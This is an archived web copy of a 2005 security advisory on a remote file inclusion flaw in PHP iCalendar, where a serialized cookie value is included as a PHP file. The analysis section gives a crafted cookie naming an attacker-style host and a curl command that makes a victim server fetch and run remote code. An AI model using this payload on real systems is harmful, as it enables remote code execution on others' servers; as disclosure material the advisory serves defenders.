

PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service


Source URL: <https://cxsecurity.com/issue/WLB-2005100059>

Archived Date: August 15, 2025 at 15:15

Document Type: Web Page Archive

Wayback Machine: https://web.archive.org/web/*/https://cxsecurity.com/issue/WLB-2005100059

Page Screenshot



PHP iCalendar CSS

2005.10.26		
Credit: ascii(katamail.com)		
Risk: Low	Local: No	Remote: Yes
CVE: CVE-2005-3366	CWE: N/A	
<div>CVSS Base Score: 6.8/10 Exploitability Subscore: 8.6/10 Attack complexity: Medium Confidentiality impact: Partial Availability impact: Partial</div> <div>Impact Subscore: 6.4/10 Exploit range: Remote Authentication: No required Integrity impact: Partial</div>		

PHP iCalendar CSS

Name Cross-Site-Scripting Vulnerabilities in PHP iCalendar
Severity Medium Risk
Vendor <http://www.phpicalendar.net>
Advisory <http://www.ussh.it/2005/10/25/php-icalendar-css/>
Additional (it) <http://www.ussh.it/team/ascii/hack-PHP-iCalendar/adv.txt>
Author Francesco 'aScii' Ongaro (ascii at katamail . com)
Date 20051023

I. BACKGROUND

PHP iCalendar is a php calendar, more information is available at the vendor site.

II. DESCRIPTION

PHP iCalendar is vulnerable to Cross Site Scripting cause of a wrong input validation in index.php and will include an arbitrary file ending with .php.

The vulnerable code is:

> config.inc.php

```
$printview_default = 'no';
```

> index.php

```
if (isset($_COOKIE['phpicalendar'])) {  
    $phpicalendar = unserialize(stripslashes($_COOKIE['phpicalendar']));  
    $default_view = $phpicalendar['cookie_view'];  
}
```

```
if ($printview_default == 'yes') {  
    $printview = $default_view;  
    $default_view = "print.php";  
} else {  
    $default_view = "$default_view"."php";  
}
```

```
include($default_view);
```

As you can see there is no input validation at all.

III. ANALYSIS

This vulnerability can be exploited using an hand-crafted cookie with the right serialized array inside.

```
a:1:{s:11:"cookie_view";s:23:"http://www.mali.cious/script";}
```

```
curl http://www.vic.tim/path/ -b 'phpicalendar=a%3A1%3A%7Bs%3A11%3A%22cookie_view%22%3Bs%3A34%3A%22http%3A%2F%2Fwww.ush.it%2Fteam%2Fascii%2F-----%22%3B%7D' -d 'user=uname -a'
```

IV. DETECTION

PHP iCalendar 2.0a2, 2.0b, 2.0c, 2.0.1 are vulnerable.

V. WORKAROUND

Input validation or header location will fix the vulnerability.
PHP no remote fopen and open basedir will play also (if not..).

VI. VENDOR RESPONSE

Vendor fixed the bug in the cvs tree, not verified.

<http://www.ush.it/team/ascii/hack-PHP-iCalendar/maill.txt>
<http://www.ush.it/team/ascii/hack-PHP-iCalendar/mail2.txt>

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

20051023 Bug discovered
20051024 Working exploit written
20051025 Sikurezza.org notification
20051025 Initial vendor notification
20051025 Initial vendor response
20051025 Vendor CVS fix
20051025 Public disclosure

IX. CREDIT

ascii is credited with the discovery of this vulnerability.

X. LEGAL NOTICES

Copyright (c) 2005 Francesco 'aScii' Ongaro

Permission is granted for the redistribution of this alert electronically. It may not be edited in any way without mine express written consent. If you wish to reprint the whole or any part of this alert in any other medium other than electronically, please email me for permission.

Disclaimer: The information in the advisory is believed to be accurate at the time of publishing based on currently available information. Use of the information constitutes acceptance for use in an AS IS condition. There are no warranties with regard to this information. Neither the author nor the publisher accepts any liability for any direct, indirect, or consequential loss or damage arising from use of, or reliance on, this information.

[See this note in RAW Version](#)

Post

50%

Vote for this issue:

0

0

50%

Comment it here.

Nick (*)

Nick

Email (*)

Email

Video

Link to Youtube

Text (*)